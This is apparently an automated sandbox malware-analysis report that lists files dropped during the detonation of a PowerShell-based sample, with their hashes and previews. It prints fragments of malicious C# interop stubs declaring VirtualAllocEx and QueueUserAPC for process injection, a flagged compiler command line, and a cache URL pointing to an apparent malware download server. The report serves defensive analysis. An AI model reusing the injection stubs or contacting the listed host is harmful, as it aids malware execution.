alt="Info icon">..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\info_48[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 47 x 48, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	4113
Entropy (8bit):	7.9370830126943375
Encrypted:	false
SSDEEP:	96:WNTJL8szf79M8FUjE39KJoUUuJPnvmKacs6Uq7qDMj1XPL:WNrzFoQSJPnvzs6rL
MD5:	5565250FCC163AA3A79F0B746416CE69
SHA1:	B97CC66471FCDEE07D0EE36C7FB03F342C231F8F
SHA-256:	51129C6C98A82EA491F89857C31146ECEC14C4AF184517450A7A20C699C84859
SHA-512:	E60EA153B0FECE4D311769391D3B763B14B9A140105A36A13DAD23C2906735EAAB9092236DEB8C68EF078E8864D6E288BEF7EF1731C1E9F1AD9B0170B95AC134
Malicious:	false
IE Cache URL:	res://ieframe.dll/info_48.png
Preview:	.PNG.....IHDR.../...0.....#.....IDATx^...pUU..{....KB.....!....F.....jp.Q.....Vg.F..m.Q....{...,m.@.56D...&$d!.<..}....s..K9.....{.....[./<..T..I.I..JR)).9.k.N.%.E.W^}....Po.....X..;.=.P...../...+...9./..s.....9..\|.....*.7v.`..V.....-^.$S[[[.....K..z.....3..3....5 ...0..''/n/.c...&.{.ht..?....A..I{.n...../...t.....N}..%.v...:.E..i...`....a.k.mg.LX..fcFU.fO-..YEfd.}...~.''.....}I$....^.re..'^X..*}.?.^U.G..... .30...X.....f[.l0.P`..KC...[..[..6....~..i..Q.|;x..T .....s.5...n+.0..;...H#.2..#.M..m[^3x&E.Ya..\K..{[..M..g...yf0..~....M.]7..ZZZ:..a.O.G64]....9..l[..a...N,,.h.....5...f*.y...}...BX{.G^...?.c.....s^..P.(..G...t.0.:.X.DCs.....]vf...py).....x..>-..Be.a...G...Y!...z...g.{....d.s.o.....%.x.....R.W.....Z.b,....!..6Ub....U.qY(/v..m.a...4.`Qr\.E.G..a)..t..e.j.W.....C<.1.....c..l1w....]3%....tR;,..3..-.NW.5...t..H..h..D..b.....M....)B..2J...)..o..m..M.t....wn./....+Wv....xkg..*..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\xsdXvU7m[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	268380
Entropy (8bit):	5.9999114828382405
Encrypted:	false
SSDEEP:	6144:4u4tz386OT+QFIJ6pM/k3m+bx0F2xLIkXlaAxa:4ugM6ZGIIpGQx0oxrXQAxa
MD5:	43F372750F00460473991C0FF49B345F
SHA1:	8095D3CDE24513AD1A1E6A55289794ACD0C64A40
SHA-256:	C45EB600C4DAFF167308799C35388B21E9C23FE372C3E0AA35B9763BD2EADCE8
SHA-512:	11B901EB8C8A5AE67DDB68D704B975267F02DE2B07FFC2913C36BB22B39A78B8BF62D50C990912FB783FBC3C706F758A916B2ED206403B8858B30EFC1685B47
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\xsdXvU7m[1].htm	
IE Cache URL:	http:// golang.feel500.at/api1/4Mp9Bb14Sy5p7GvBrQ/e6g_2FX3A/zzGuh2QtxluYpZlF_2Fz/TQxCK8s7Y1j2YlE561k/l3Tu3oNGiBi_2B1LxXl9ix/tdkHWE3zb3013/NCe8_2FS/Znb2CJqJMCRGryN4PSOzj75/v9CbgnKlGO/etpX9GZzX383qc3kj/4QMA7zJBU1Ic/EzGhR_2FzoP/3_2B6WVpUtzuV3/qdJHK_2F2IGepdTevlhm8/rNr4OwxdD34091kc/dNsLbz7JZDdgUXq/IuIRIkxRhwde9K6HME/67IWHOJgs/jyVSKVmBH_2Fm_2FvWwu/O341hvVg_2FQb_2B3aR/QcUJcqb4Pt1RjuiXC_2Bm5/xsdXvU7m
Preview:	j3yIvWCnRKPHZ7R//PW+WpYDJH//zljjS0iSAu4ERPf8pMX+tVv39Us0PV6Ub8WfTYNuW+wYknQeEXk08Tgm65ZjjcxkzJJhHQW+Rvhp/PKpnvJPTmIASmlos7TSeMg36ovLUUpRQ5qsX9OohzUsYQkVbs4qf/j+1EQHPYbUiwG0v1oMWUayxyG0nm3GpjmpJwFvEkqz1TCiVUtJxfsPj/nL3WmnYHPKy5JO4BcDfNo9/OQFtaa3stdIGqUnFp/OxpLb1YPBM4uhUef/UUwbf8QR+K2O6deRb3rtff6EHE30YC44JDz8RrIzfNgPB4zaxDQXuWBn4qTeD4a2njP8vxnLsMsLJl+SFu8uYfnqrRXNKcQY4SNt+wGurgrODr7PoL3fuq+zTdPLyfb9QG28pl+WmA+TCV3jD2eaqH/yc/OA4HMV0bHiL9xzgdDqbF+37ZBUrRFNlucQTrzAccgspLQXdexc08GmbC4cqThDanX4I4tdTf4Gh0l2/9KzV6r6ScVFNC3tyd9/8Yq3Pw9GheeSENH/KFdnzenGNN9EN0gVnBk697/jNHihJRdmGZTAYRmvUmhahi5Z46QvhYkhWXT3443wImJYhMxZ6RV/ZoyMqqoDdJgYHY0S8ci+GGdvwpFr8US6dZUE95zC8vQAmM90R6CwHjbFHUb+YyWLGBbYH+E07qoTOGz59+sCjPpCFEzmoyGY4Bkw1OIYSD09KtXJB3edyDN8HVljLPw+kLxgs8kA/XrNEFZDgHEas2TDwrJ3/7vkEsjc+Cmz2mlVZ0jO6r0Fu3LiDTm3v6dM0ZX+H0czF8kjCwlxWiSRxH7gcs7/GXNV86zo8tMP8gE1O6N3wjD3FLbC//U/1z3yrPTG75s9/n7pFyl36lqgyUqlyuaz7hRAHAO0CrPTRa5wYXPuHxEljKFoF3L5IxllQQFBgi68agT2+/TBjpNBfFPTe8ZwTzk4jr7Z9E6/7Y5AGbtROEr2NwdXJrFy7XZn

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87C14
Malicious:	false
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NlllulbIj:NllUb/l
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B82943
Malicious:	false
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp\0oy3xkhb\0oy3xkhb.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	413
Entropy (8bit):	4.95469485629364
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJAMRSRa+eNMjSSRrEMx9SRHq1DAfWZSEehEFQy:V/DTLDfuA9eg5rEMx8u25hZy
MD5:	66C992425F6FC8E496BCA0C59044EDFD
SHA1:	9900C115A66028CD4E43BD8C2D01401357FD7579
SHA-256:	85FEE59EDA69CF81416915A84F0B8F7D8980A3A582B5FA6CC27A8C1340838B6C
SHA-512:	D674884748328A261D3CB4298F2EB63B37A77182869C5E3B462FAB917631FC1A6BB9B266CAD4E627F68C3016A2EEADCD508FDDBAF818E2F12E51B97325D9406
Malicious:	**true**
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class iteocetkyp. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint hmli,uint odfa);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr cieceahsrf,IntPtr qipockeo,uint fmaounwoa,uint hdhq,uint fssner);.. }..}.

C:\Users\user\AppData\Local\Temp\0oy3xkhb\0oy3xkhb.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.299420444991316
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fluzxs7+AEszIWXp+N23flZGA:p37Lvkmb6KHNuWZE8Nj
MD5:	E4AAE7D9401FC45074EE97A79DC7A175
SHA1:	A84FC7248582B674406217CCAFF3A89CA12DEC26
SHA-256:	58E5FF0474AE9EBB0B9B111F90A8270ABA5EC862B4E96C0176A93533F76639D5
SHA-512:	2894EE85A79A870B7D0A94752AFD35FF553F38C204FF6CE9EAF801FE31312866F3358CED393118C7D6A47AA76C92C92852DBA78F89AF2B0D7AC082F1584916C7
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\0oy3xkhb\0oy3xkhb.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\0oy3xkhb\0oy3xkhb.0.cs"

C:\Users\user\AppData\Local\Temp\0oy3xkhb\0oy3xkhb.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.616535346400532
Encrypted:	false
SSDEEP:	24:etGSjOM+WEei8MT38s2EGxadWC0PtkZfIB1RKw7I+ycuZhNRmakS23PNnq:6c7qMTMpEGx0WCdJIDRH1ulsa3Qq
MD5:	94FC12298515795183DDA96E1A1430C4
SHA1:	611DDC02D5F62FAB595A0F3176EE952CC983AFC9
SHA-256:	D464B8162D0DC5FC1BAB874FFC33C30382AAB4ABE0236ED3A4AB259BDBDD5BD4
SHA-512:	A705771AE75A578FA715DFC4B65C725A00AB6D216ABF44BACAE58552E13117BA226779F7EE67B73F2784497BC01D6D9326BF232903A44F3A9A606DA042058B77
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....!.....$.. ...@..... ..... .@.....#..W....@.....`..... ....H.....text...$.... ....`.rsrc.....@.....@..@.relo c.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...P...#~.....D...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... .....6./.....&.....".....=..... O..... W.....P .....f.....l.....q.....v.....f.!...f...!.f.&...f.....+.....4.9.....=.....O.....W..... .....&.....<Module>.0oy3xkhb.dll.iteocetkyp.W3

C:\Users\user\AppData\Local\Temp\0oy3xkhb\0oy3xkhb.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\0oy3xkhb\CSC12D6740B38D4874A9168A78B923F8E.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1084730397234805
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryjmak7Ynqq23PN5Dlq5J:+RI+ycuZhNRmakS23PNnqX
MD5:	4B273EF6206B047D4E639805ABC41F37
SHA1:	4953CF295E60472EBD37371A2DB9465EF299B307
SHA-256:	40150B6329D8ED20C6025FC0221806D105943CA4BE16EB5898BE5C4AEB4E12DB
SHA-512:	9184534AF8A2399A9F22F88004C7AE6B755FE0226283196B91B7700337F1FD72244A681860FAEFE4C4D1608E4C85A0DACF1A4208162D64B406588CA76928592E

C:\Users\user\AppData\Local\Temp\0oy3xkhb\CSC12D6740B38D4874A9168A78B923F8E.TMP	
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...0.o.y.3.x.k.h.b...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...0.o.y.3.x.k.h.b...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	89
Entropy (8bit):	4.257574972008409
Encrypted:	false
SSDEEP:	3:oVXUVEQpV408JOGXnEVEQpV4P+n:o9UVf740qEVf74m
MD5:	82CC7BA33F3AC67B1306FA41872689F9
SHA1:	4DB06D226243BBC840DA3BBA2B6AC895D0420B58
SHA-256:	F67DBEAF7E3013B5A61BE88A6B6A48C04C33AB07F01464C5B35F111F29408A3B
SHA-512:	3BB2572BACA8F95AB1ABF7700C9671A3C7E35AEF2FB58DF360E84885BBB84F8B23288020746CE20EC59F56B519ABABBC6A415550AF9E3DAB059CE2B5096F8BD5
Malicious:	false
Preview:	[2021/01/16 18:24:16.200] Latest deploy version: ..[2021/01/16 18:24:16.200] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\RES556B.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.7070672162893894
Encrypted:	false
SSDEEP:	24:pgdLxXhHLhKdNNI+ycuZhNZakSXPNnq9qpae9Ep:KdLb1Kd31ulZa3Fq9h
MD5:	967419690DD4F328F8B1BE846D588917
SHA1:	E088B1706523D7BBFB9ED782B014B2DD47C6D5EB
SHA-256:	2ADEF9E27B9784906A3DB12554F76701977AACF8699A9B87A80600B173B2B40D
SHA-512:	D53536CFC9D62B320F0E9F2237B1713EB4735BA3C0E28372FAEFA09480841632BFE5567ED67ADDDC2863F72B0787B99951489BD9B0E5AA14B7B6C4FBD0572D5
Malicious:	false
Preview:	.....T....c:\Users\user\AppData\Local\Temp\v0ewugxm\CSC796D60C17DC54E309D26CA9CC0469D24.TMP.....Pmt...2.X.-.~~.....4.....C:\Users\user\AppData\Local\Temp\RES556B.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe..... ....

C:\Users\user\AppData\Local\Temp\RES6171.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.708395750762754
Encrypted:	false
SSDEEP:	24:Q3NIPShH6FhKdNNI+ycuZhNRmakS23PNnq9qpve9Ep:M9azKd31ulsa3Qq9o
MD5:	AD13A220BF7B10FCF5660CBE5581B49E
SHA1:	123A3CF86FF21F0BFE2D2CAC52F318FCA744A45D
SHA-256:	4478F5D279279C3C0DAD9872A8605D9F3904A3158911377D7B4624BEFAADEBE1
SHA-512:	589C028BEDB027A5472D6A6194885F124CB64F9CDE108093817B3B4BA8AB4DB717589A675E95DB1F289742D8CBD4E9411D3266B1A380C904F1FEFC8AB9E7C4D2
Malicious:	false
Preview:	.....R....c:\Users\user\AppData\Local\Temp\0oy3xkhb\CSC12D6740B38D4874A9168A78B923F8E.TMP.....K'>. k.}Nc.....7.....4.....C:\Users\user\AppData\Local\Temp\RES6171.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe..... ....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_dr24vjpb.dv0.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_dr24vjpb.dv0.psm1	
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_jjtimt5v.3jb.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\v0ewugxm\CSC796D60C17DC54E309D26CA9CC0469D24.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.103047984085805
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5grybak7YnqqXPN5Dlq5J:+RI+ycuZhNZakSXPNnqX
MD5:	BAEF506D74919489320B589B2D9F7E7E
SHA1:	F7BADC248BFC1598B5D31CDDF776E63204A0A614
SHA-256:	5AABEF0D0E8470B5D8CC43A333BA1079B8D0FAE0B812791BD1F5DC3AED9718CA
SHA-512:	5B551EC52F0D8F0AA587C88F0099C1C2AB20504BBAC839F3268D69103E8B233B53D7C95E9A03D1D0A8EE23806C1B5D7BAB25879430B7BD4CF4DCFF8F04B8BA 6
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...v.0.e.w.u.g.x.m...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...v.0.e.w.u.g.x.m...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\v0ewugxm\v0ewugxm.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	411
Entropy (8bit):	5.022568322197063
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJwQ5mMRSR7a1yTyShSRa+rVSSRnA/fh14v02JKy:V/DTLDfuqRySQ9rV5nA/TDy
MD5:	9B2165E59D51BB6E8E99190BD9C6BC8B
SHA1:	02B2F188D7654CA079ADA726994D383CF75FF114
SHA-256:	36E14435EE02B02C2B06087FF3750569342E8B8D8571F3F45E61AF50D3B03CEA
SHA-512:	20E05DE0D57D1F6F53FB3290CB1C533D152C6076E2451B0A463D5AD6342976F49F31DDA8CC668E3EC26775E75EE191B8DD44645F40F723667EE8376C8499820
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class tseeoxqndt. {. [DllImport("kernel32")].public static extern uint Qu eueUserAPC(IntPtr jphxxkfdthf,IntPtr lnf,IntPtr uet);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint wwqqeyldba,uint ccghpcxllqj,IntPtr tobsn);.. }..}.

C:\Users\user\AppData\Local\Temp\v0ewugxm\v0ewugxm.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.274613570850737
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fFQQB0zxs7+AEszIWXp+N23fFQQb:p37Lvkmb6KHdQQGWZE8dQQb
MD5:	1EBFE2B87996A7F1F86441096956ADF9
SHA1:	C45214161B4940E75842AB0223241B94E8A56EC0
SHA-256:	A63DE4B8E456C8DCCD29E06C0CAFF88DEA6B7A41B6296D35756F873BBDE97FEA
SHA-512:	2A6DA846072A84408E015FF849025101367821C6023D53776087E41304392470CB18E3A0DDDD8A1869E06DF4E309B4185F2C35D1663CBFF63E1289A02F39EBC4
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\v0ewugxm\v0ewugxm.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\v0ewugxm\v0ewugxm.0.cs"

C:\Users\user\AppData\Local\Temp\v0ewugxm\v0ewugxm.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6339400734541485
Encrypted:	false
SSDEEP:	24:etGSd8+mDR853RY0JGGV4lp2tkZf+U33DZ0hEdI+ycuZhNZakSXPNnq:6TmS5+GyjJT3TZ6Ed1ulZa3Fq
MD5:	13BB6DA6D1F81EB1D5C149D20225079A
SHA1:	A7CA370419FFB54B705192FC3F3BE09CC57B5CCE
SHA-256:	2AFD15B121D61CE277A0886D3C7C35A080815498A5E05CBA5C91E5E2008CCBC8
SHA-512:	09D7F758CA22CD7E9B06C6E1A6C8478ACB2E71D7B6041576966B40F031E918356228EC2DCF5222679F8AFA2DC88E12E9BD968ED63BFC73C9FB222B595ECD21E
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....!.....$... ...@..... ..... .@.....#..O....@.....`..... ..H.....text..... ....`.rsrc.....@.....@..@.relo c.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...H...#~.....D...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... .....6./.....%....."..... =..... J.....].....P .....h.....n.....z.....~.....h. ...h...!.h.%...h.....*....3.8.....=.....J.....]..... .....&.....<Module>.v0ewugxm.dll.tseeoxqndt.W32.mscorl

C:\Users\user\AppData\Local\Temp\v0ewugxm\v0ewugxm.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\~DF329E0BD71E100BBB.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40169
Entropy (8bit):	0.6756665086727077
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+pHVEnSis1GP/is1GPois1GPV:kBqoxKAuqR+pHVEnSisIHisIwisI9
MD5:	7C044D75F8C4EEF43C36CC9E4746768E
SHA1:	327B24AEC212E52E8BFFF548DEA8FC25BCAE9BE0
SHA-256:	8941837637A435D1C8605C0ABBB362A283DCDDF7807E5BABB56112C416F773B4

C:\Users\user\AppData\Local\Temp\~DF329E0BD71E100BBB.TMP	
SHA-512:	72094CDC99DAF9A995465A9A8659548ED53F70D03C1868F6CE57237B412B765D367CBADBFB96B87A0B1A1734DA954AC12948B6CA737A41ADEBB3B4EC10DEEE DE
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DF9C4950202D33D375.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40089
Entropy (8bit):	0.6590316852802318
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+FrJ4bWV8h+6wOV8h+6w5V8h+6wa:kBqoxKAuqR+FrJ4bWV8FLV8FUV8Fx
MD5:	C0B1716AAB5417792154FB6385426D13
SHA1:	E73ED119DC643A3A72E11B0CEF18B6449BE86E59
SHA-256:	16060406326DF93E1A0FD7B0EB911E7EF78204897759E2B302B41E8898E852B5
SHA-512:	73FF058092F64A8ADA8EF70B72046DBE619B9FE5FDB226D4871F8FDFEC0995E765DFEB7C9E1952911EA3DF6FD90F00E3E215517C396B2CE4918E72E1BA1B3B1 6
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFAAC1B037341D25F0.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13269
Entropy (8bit):	0.6049849397690006
